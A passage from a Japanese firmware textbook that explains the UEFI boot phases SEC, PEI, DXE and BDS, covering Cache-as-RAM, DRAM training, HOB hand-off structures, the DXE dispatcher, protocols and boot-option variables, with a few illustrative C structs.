この章では、UEFIブートフェーズを説明しました。

### 重要なポイント:

- UEFIは5つのフェーズで起動 : SEC → PEI → DXE → BDS → TSL
- SEC**: CPU初期化、CAR設定
- PEI**: DRAM初期化、基本H/W初期化
- DXE**: ドライバ実行、デバイス列挙
- BDS**: ブートデバイス選択
- TSL/RT**: OS起動、ランタイムサービス提供

### 各フェーズの役割:

Phase	RAM状態	主な処理	成果物
SEC	CAR	CPU初期化	PEI Core
PEI	DRAM初期化中→完了	メモリ初期化	DXE Core
DXE	DRAM利用可	ドライバ実行	Boot Services
BDS	DRAM利用可	ブート選択	OS起動

---

次章では、各ブートフェーズの役割と責務を詳しく見ていきます。

### 参考資料

- UEFI Specification v2.10 - Section 2: Boot Phases
- UEFI PI Specification v1.8
- EDK II Module Writer's Guide

# 各ブートフェーズの役割と責務

## この章で学ぶこと

- 各ブートフェーズの詳細な責務
- フェーズ間の責任分担の設計原則
- ハンドオフ機構（HOB、プロトコル）
- なぜこのような分割が必要なのか


## 前提知識

- UEFI ブートフェーズの全体像（第5章）
- メモリマップ（第2章）

## ブートフェーズ分割の設計思想

### なぜフェーズを分けるのか

UEFIは、起動処理を**5つのフェーズ**に分割しています。



### 分割の理由:

1. 段階的な機能有効化

- 電源ONからOSまで、利用可能なリソースが段階的に増加
- 各段階で必要最小限の機能のみ提供


## 2. 責任の分離 (Separation of Concerns)

- ハードウェア初期化 vs ドライバ実行 vs ブート選択
- 各フェーズは独立した責務を持つ

## 3. モジュール性と保守性

- フェーズごとに異なるベンダーが実装可能
- 独立したテストと検証


## 利用可能リソースの遷移



## SEC Phase の責務

### 主要な責任

**SEC (Security) Phase** は、最も制約の多い環境で動作します。



## 詳細な責務

### 1. CPU の最小限初期化

項目	内容	目的
マイクロコード更新	CPU マイクロコードのロード	バグ修正、機能追加
キャッシュ設定	L1/L2 キャッシュ有効化	CAR の準備
モード遷移	リアルモード → ロングモード	64bit 環境構築

### 2. Cache as RAM (CAR) の設定

目的: DRAM 未初期化でも RAM を確保


仕組み:

1. CPU キャッシュを No-Evict モードに設定
2. 特定のアドレス範囲をキャッシュに固定
3. RAM のように使用 (通常 64KB-256KB)

制約:

- サイズが限定的
- 速度は DRAM より高速
- CPU 依存 (Intel/AMD で異なる)

### 3. PEI Core の発見とロード



## なぜSECが必要なのか

### 設計上の制約:

- DRAM が未初期化 → RAM を使えない
- デバイスが未初期化 → I/O を使えない
- 最小限の機能で次のステージへ遷移する必要


### SECの役割:

- ブートストラップ:** 何もない状態から最初のRAMを確保
- セキュリティの起点:** 信頼チェーンの開始点
- プラットフォーム独立性:** CPU初期化のみに専念

# PEI Phase の責務

## 主要な責任

**PEI (Pre-EFI Initialization) Phase** は、プラットフォーム固有の初期化を担当します。



## 詳細な責務

### 1. DRAM 初期化（最重要タスク）

DRAM 初期化の流れ:

1. Memory Controller 検出
  - CPU/Chipset のメモリコントローラ特定
2. SPD (Serial Presence Detect) 読み込み
  - メモリモジュールの仕様取得
  - 容量、タイミング、電圧など
3. DRAM トレーニング
  - 信号タイミング調整
  - 読み書きマージン測定
  - 最適パラメータ決定
4. Memory Map 構築
  - E820/UEFI Memory Map 作成
  - メモリホールの設定
5. CAR → DRAM 移行
  - スタック・ヒープを DRAM へ移動

### 2. プラットフォーム固有初期化


コンポーネント	初期化内容	理由
CPU	高度な機能有効化	MTRR, MSR 設定
Chipset	PCH/SoC 初期化	I/O コントローラ準備
クロック	PLL, クロック設定	デバイス動作周波数
電源	VR (Voltage Regulator)	CPU/DRAM 電圧設定

### 3. HOB (Hand-Off Block) の構築

```
// HOB の概念（実装例ではなく構造の説明）
typedef struct {
    UINT16 HobType;          // HOB の種類
    UINT16 HobLength;        // サイズ
    UINT32 Reserved;
} EFI_HOB_GENERIC_HEADER;

// HOB の種類:
// - Resource Descriptor: メモリリソース情報
// - GUID Extension: カスタムデータ
// - CPU: CPU 情報
// - Memory Allocation: メモリ割り当て情報
```

#### HOBの役割:




#### PEIM (PEI Module) の役割

PEIフェーズは、PEIMという小さなモジュール群で構成されます。

#### 主なPEIM:

PEIM	役割	依存関係
PlatformPei	プラットフォーム検出	なし (最初)
CpuPei	CPU 初期化	PlatformPei
MemoryInit	DRAM 初期化	CpuPei
ChipsetPei	Chipset 初期化	MemoryInit

### PEIMの実行順序:




依存関係は .inf ファイルの [Depex] セクションで定義されます。

# DXE Phase の責務

## 主要な責任

**DXE (Driver Execution Environment) Phase** は、フルスペックのドライバ実行環境を提供します。




## 詳細な責務

### 1. DXE Dispatcher (中核機能)

Dispatcher の役割:

1. Firmware Volume (FV) からドライバ検索
2. 依存関係 (Depex) を解析
3. 実行可能なドライバをロード・実行
4. プロトコルが公開されたら再評価
5. すべてのドライバが実行されるまで繰り返し

Dispatcherのアルゴリズム:



## ドライバ実行

### 2. プロトコルによるサービス公開


```
// プロトコルの概念 (UEFIの基本設計)
typedef struct {
    EFI_GUID ProtocolGuid; // プロトコルの識別子
    VOID *Interface; // 関数テーブルへのポインタ
    EFI_HANDLE Handle; // デバイスハンドル
} EFI_PROTOCOL_ENTRY;

// 例: Simple Text Output Protocol
typedef struct {
    EFI_TEXT_RESET Reset;
    EFI_TEXT_STRING OutputString;
    EFI_TEXT_TEST_STRING TestString;
    // ...
} EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL;
```

#### プロトコルの種類:

カテゴリ	プロトコル例	役割
Console	Simple Text Input/Output	コンソール I/O
Graphics	Graphics Output Protocol (GOP)	画面描画
Storage	Block I/O, Disk I/O	ストレージアクセス
Network	Simple Network Protocol	ネットワーク通信
File System	Simple File System	ファイル操作

### 3. デバイス初期化の流れ



#### 4. Boot Services と Runtime Services


**Boot Services (OS起動前のみ) :**

- メモリ管理 (AllocatePool, AllocatePages)
- プロトコル操作 (InstallProtocol, LocateProtocol)
- イベント・タイマ
- ドライバ管理

**Runtime Services (OS実行中も利用可能) :**

- NVRAM変数アクセス (GetVariable, SetVariable)
- 時刻取得・設定 (GetTime, SetTime)
- システムリセット (ResetSystem)
- カプセル更新 (UpdateCapsule)


## DXE ドライバの種類と役割



## BDS Phase の責務

### 主要な責任

**BDS (Boot Device Selection) Phase** は、ブートデバイスを選択しOSを起動します。



### 詳細な責務

#### 1. ブートオプションの管理

NVRAM 変数の構造:

**BootOrder:** UINT16[]

- ブート試行順序 (例: [0x0000, 0x0003, 0x0001])


**Boot0000, Boot0001, ...:** EFI\_LOAD\_OPTION


- 各ブートオプションの詳細
- デバイスパス
- 説明文字列
- オプショナルデータ

**BootCurrent:** UINT16

- 現在起動中のオプション

**BootOrderの処理フロー:**





## 2. デバイスパスの解決

デバイスパスは、デバイスの位置を階層的に表現します。

